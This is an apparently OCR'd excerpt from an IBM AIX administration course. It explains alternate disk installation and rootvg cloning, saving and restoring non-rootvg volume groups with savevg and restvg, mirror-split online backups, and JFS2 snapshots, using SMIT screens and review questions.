
The **alt_disk_install** command changes the boot list by default. During the next reboot, the system will boot from the new **rootvg**. If you do not want to change the boot list, use the option **-B** from **alt_disk_install**.

By changing the boot list you determine, which AIX level you want to boot.

Alternate **mksysb** disk installation requires a **mksysb** image created on a system running AIX 4.3 or subsequent versions of the operating system.

Alternate mksysb Disk Installation (2 of 2)

# smit alt_mksysb



```
                       Install mksysb on an Alternate Disk

Type or select values in entry fields.
Press Enter AFTER making all desired changes.
                                                       [Entry Fields]

* Target Disk(s) to install                            [hdisk1]         +
* Device or image name                                 [/dev/rmt0]      +
  Phase to execute                                     all              +
  image.data file                                      []               /
  Customization script                                 []               /
  Set bootlist to boot from this disk on next reboot?  yes              +
  Reboot when complete?                                no               +
  Verbose output?                                      no               +
  Debug output?                                        no               +
  resolv.conf file                                     []               /
```

Figure 7-18. Alternate mksysb Disk Installation (2 of 2) AU1610.0

Notes:

To execute alternate **mksysb** disk installation, you can either work with the command **alt_disk_install** or the smit fastpath **smit alt_mksysb**.

The installation on the alternate disk is broken into three phases:

1. **Phase 1** creates the **altinst_rootvg** volume group, the **alt_logical** volumes, the /**alt_inst** file systems and restores the **mksysb** data.
2. **Phase 2** runs any specified **customization script** and copies a **resolv.conf** file if specified.
3. **Phase 3** umounts the /**alt_inst** file systems, renames the file systems and logical volumes and varies off the **altinst_rootvg**. It sets the **boot list** and reboots if specified.


You can run each phase separately. You must use phase 3 to get a volume group that is a usable rootvg.

Important:

The **mksysb** image used for the installation must be created on a system that has either the same hardware configuration as the target system, or must have all the device and kernel support installed for a different machine type or platform. In this case the following filesets must be contained in the **mksysb**:

- devices.*
- bos.mp
- bos.up
- bos.64bit (if necessary)

Alternate Disk rootvg Cloning (1 of 2)



```
# alt_disk_install -C -b update_all -l /dev/cd0 hdisk1
```

- Creates a copy of the current rootvg ("clone") on hdisk1
- Installs a maintenance level on clone (AIX 5.2.0)
- Changing the bootlist allows you to boot different AIX levels (hdisk0 boots AIX 5.1.0, hdisk1 boots AIX 5.2.0)

Figure 7-19. Alternate Disk rootvg Cloning (1 of 2) AU1610.0


Notes:

Cloning the **rootvg** to an alternate disk can have many advantages. One advantage is having an online backup available, in case of a disaster. Another benefit of **rootvg** cloning is in applying new maintenance levels or updates. A copy of the **rootvg** is made to an alternate disk (in our example **hdisk1**), then a maintenance level is installed on the copy. The system runs uninterrupted during this time. When it is rebooted, the system will boot from the newly updated **rootvg** for testing. If the maintenance level causes problems, the old **rootvg** can be retrieved by simply resetting the **boot list** and rebooting.

In the example we clone the current **rootvg** which resides on **hdisk0** to the alternate disk **hdisk1**. Additionally, a new maintenance level will be applied to the cloned version of AIX.

Alternate Disk rootvg Cloning (2 of 2)

# smit alt_clone



```
                    Clone the rootvg to an Alternate Disk

 Type or select values in entry fields.
 Press Enter AFTER making all desired changes.
                                                        [Entry Fields]

 * Target Disk(s) to install                         [hdisk1]         +
   Phase to execute                                  all              +
   image.data file                                   []                /
   Exclude list                                      []                /

   Bundle to install                                 [update_all]     +
   Filesets to install                               []
   ...
   Fixes to install                                  []

   Directory or Device with images                   [/dev/cd0]

   Customization script                              []                /
   Set bootlist to boot from this disk
   on next reboot?                                   yes              +
   Reboot when complete?                             no               +
   ...
```

Figure 7-20. Alternate Disk rootvg Cloning (2 of 2) AU1610.0

Notes:


The smit fastpath for alternate disk rootvg cloning is **smit alt_clone**.

The target disk in the example is **hdisk1**, that means the **rootvg** will be copied to that disk. When you specify a bundle, a fileset or a fix, the installation or the update takes place on the clone, not in the original **rootvg**.

By default the **boot list** will be set to the new disk.

Changing the boot list allows you to boot from the original **rootvg** or the cloned **rootvg**.

Removing an Alternate Disk Installation



```
# bootlist -m normal hdisk0
# reboot

# lsvg
rootvg
altinst_rootvg

# alt_disk_install -X
```

- alt_disk_install -X removes the ODM definition from the ODM
- Do not use exportvg to remove the alternate volume group

Figure 7-21. Removing an Alternate Disk Installation AU1610.0

Notes:

If you have created an alternate **rootvg** with **alt_disk_install**, but no longer wish to use it, boot your system from the original disk (in our example, **hdisk0**).

When executing **lsvg** to list the volume groups in the system, the alternate **rootvg** is shown with the name **altinst_rootvg**.

If you want to remove the alternate **rootvg**, do not use the **exportvg** command. Simply run the following command:

# alt_disk_install -X

This command removes the altinst_rootvg definition from the ODM database.

If **exportvg** is run by accident, you must re-create the **/etc/filesystems** file before rebooting the system. The system will not boot without a correct **/etc/filesystems**.

Let’s Review: Alternate Disk Installation

Figure 7-22. Let's Review: Alternate Disk Installation AU1610.0

Notes:

Answer the following review questions:

1. Name the two ways alternate disk installation can be used.

   ____

   ____

2. At what version of AIX can an alternate mksysb disk installation occur?

   ____

3. What are the advantages of alternate disk rootvg cloning?

   ____

   ____

   ____

4. How do you remove an alternate rootvg?

   ____

5. Why not use **exportvg**?


____

____

7.3 Saving and Restoring non-rootvg Volume Groups

Saving a non-rootvg Volume Group

# smit savevg



```
                    Back Up a Volume Group to Tape/File

Type or select values in entry fields.
Press Enter AFTER making all desired changes.
                                                      [Entry Fields]
  WARNING: Execution of the savevg command will
           result in the loss of all material
           previously stored on the selected
           output medium.

* Backup DEVICE or FILE                               [/dev/rmt0]    +/
* VOLUME GROUP to back up                             [datavg]       +
  List files as they are backed up?                   no             +
  Generate new vg.data file?                          yes            +
  Create MAP files?                                   no             +
  EXCLUDE files?                                      no             +
  EXPAND /tmp if needed?                              no             +
  Disable software packing of backup?                 no             +
  Number of BLOCKS to write in a single output        [ ]            #
    (Leave blank to use a system default)
```

Figure 7-23. Saving a non-rootvg Volume Group AU1610.0

Notes:

The **savevg** command allows backups of non-rootvg volume groups. This backup contains the complete definition for all logical volumes and file systems and the corresponding data. In case of a disaster where you have to restore the complete volume group, this backup offers the fastest way to recover the volume group.

When executing the **savevg** command, the volume group must be varied-on and all file systems must be mounted.

In the example we save the volume group **datavg** to the tape device /**dev**/**rmt0**. The command that **smit** executes is the following:

```
# savevg -i -f/dev/rmt0 datavg
```

The option **-i** indicates the **mkvgdata** command is executed before saving the data. This command behaves like **mkszfile**. It creates a file **vgname.data** (in our example the name is datavg.data) that contains information about the volume group. This file is located in /**tmp**/**vgdata**/**vgname**, for example, /**tmp**/**vgdata**/**datavg**.

savevg/restvg Control File: vgname.data

```
# mkvgdata  datavg
# vi  /tmp/vgdata/datavg/datavg.data
```

```
vg_data:
        VGNAME=datavg
        PPSIZE=8
        VARYON=yes

lv_data:

        LPs=128

        LV_MIN_LPS=128

fs_data:

        ...
```

```
# savevg  -f  /dev/rmt0  datavg
```

Figure 7-24. savevg/restvg Control File: vgname.data AU1610.0

Notes:

If you want to change characteristics in a user volume group, execute the following steps:

1. Execute the command **mkvgdata**. This command generates a file **/tmp/vgdata/vgname/vgname.data**. In our example the filename is **/tmp/vgdata/datavg/datavg.data**.
2. Edit this file and change the corresponding characteristic. In the example we change the **number of logical partitions** in a logical volume.
3. Finally save the volume group. If you use **smit**, set "Generate new vg.data file?" to "NO" or **smit** will overwrite your changes.

To make the changes active, this volume group backup must be restored. Here is one way how you handle this:


1. Unmount all file systems.
2. Varyoff the volume group.
3. Export the volume group, using **exportvg**.

4. Restore the volume group, using the **restvg** command.

The **restvg** command is explained on the next page.

Restoring a non-rootvg Volume Group

```
# smit restvg
```



```
                              Remake  a Volume Group

 Type or select values in entry fields.
 Press Enter AFTER making all desired changes.

                                                        [Entry Fields]
 * Restore DEVICE or FILE                               [/dev/rmt0]      /+
   SHRINK the file systems?                             no               +
   PHYSICAL VOLUME names                                [ ]              +
     (Leave blank to use the PHYSICAL VOLUMES listed
      in the vgname.data file in the backup image)
   Use existing MAP files?                              yes              +
   Physical partition SIZE in megabytes                 [ ]              +#
     (Leave blank to have the SIZE determined
      based on disk size)
   Number of BLOCKS to read in a single input           [ ]               #
     (Leave blank to use a system default)
```

Figure 7-25. Restoring a non-rootvg Volume Group AU1610.0


Notes:

The **restvg** command restores the user volume group and all its containers and files, as specified in /**tmp**/**vgdata**/**vgname**/**vgname.data**. In our example we restore the volume group from the tape device.

Note that you can specify a partition size for the volume group. If not specified, **restvg** uses the best value for the partition size, dependent upon the largest disk being restored to. If this is not the same as the size specified in the **vgname.data** file, the number of partitions in each logical volume will be appropriately altered with respect to the new partition size.

7.4 Online JFS and JFS2 Backup; JFS2 Snapshot; VG Snapshot

Online JFS and JFS2 Backup



```
# lsvg -l newvg
newvg:
LV NAME          TYPE      LPs    PPs  PVs    LV STATE       MOUNT
POINT
loglv00          jfslog     1       3    3     open/syncd    N/A
lv03             jfs        1       3    3     open/syncd    /fs1
```

Figure 7-26. Online jfs and jfs2 Backup AU1610.0

Notes:


By splitting a mirror, you can perform a backup of the mirror that is not changing while the other mirror(s) remain on-line.

To do this, it is best to have 3 copies of your data. You will need to stop one of the copies but the other two will continue to provide redundancy for the on-line portion of the logical volume.

You are also required to have the log mirrored.

The picture above shows the output from **lsvg -l** indicating that the logical volume and the log are both mirrored.

Splitting the Mirror



# chfs -a splitcopy = /backup -a copy=3 /fs1

Figure 7-27. Splitting the Mirror AU1610.0

Notes:


The command **chfs** is used to split the mirror to form a “snapshot” of the file system. This creates a read-only file system called /**backup** that can be accessed to perform a backup.

```
# lsvg -l newvg
newvg:
LV NAME          TYPE       LPs    PPs    PVs   LV STATE     MOUNT
POINT
loglv00          jfslog     1      3      3     open/syncd   N/A
lv03             jfs        1      3      3     open/stale   /fs1
lv03copy00       jfs        0      0      0     open???????  /backup
```

The /**fs1** file system still contains 3 PP's but the mirror is now stale. The “stale” copy is now accessible by the newly created read-only file system /**backup**. That file system is contained on a newly created logical volume **lv03copy00**. This LV is not sync’ed or stale and it does not indicate any LP’s since the LP’s really belong to **lv03**.

You can look at the content and interact with the /**backup** file system just like any other read-only file system.

Reintegrate a Mirror Backup Copy



```
# unmount  /backup
# rmfs  /backup
```

Figure 7-28. Reintegrate a Mirror Backup Copy AU1610.0

Notes:

To reintegrate the “snapshot” into the file system, unmount the /**backup** file system and remove it.

The third copy will automatically re-sync and come online.

JFS2 Snapshot Image

- For a JFS2 file system, the point-in-time image is called a snapshot.
- A snapshot image of a JFS2 file system can be used to:
  - create a backup of the filesystem at the given point in time the snapshot was created
  - provide the capability to access files or directories as they were at the time of the snapshot
  - backup removble media
- The snapshot stays stable even if the file system that the snapshot was taken from continues to change.

Figure 7-29. JFS2 Snapshot Image AU1610.0

Notes:

Beginning with AIX 5.2, you can make a snapshot of a mounted JFS2 that establishes a consistent block-level image of the file system at a point in time.

The snapshot image remains stable even as the file system that was used to create the snapshot, called the snappedFS, continues to change.

The snapshot retains the same security permissions as the snappedFS had when the snapshot was made.

Creation of a JFS2 Snapshot

- JFS2 snapshots can be created on the command line, through SMIT or the Web-based System Manager
- Some of the new commands included in Version 5.2 that support the JFS2 snapshot function are:
  - Snapshot - create, delete, and query a snapshot
  - Backsnap - create and backup a snapshot
  - fsdb - examine and modify snapshot superblock and snapshot map

Figure 7-30. Creation of a JFS2 Snapshot AU1610.0

Notes:

To create a snapshot of the /home/abc/test file system and back it up (by name) to the tape device /dev/rmt0, use the following command:

```
backsnap -m /tmp/snapshot -s size=16M -i f/dev/rmt0
/home/abc/test
```

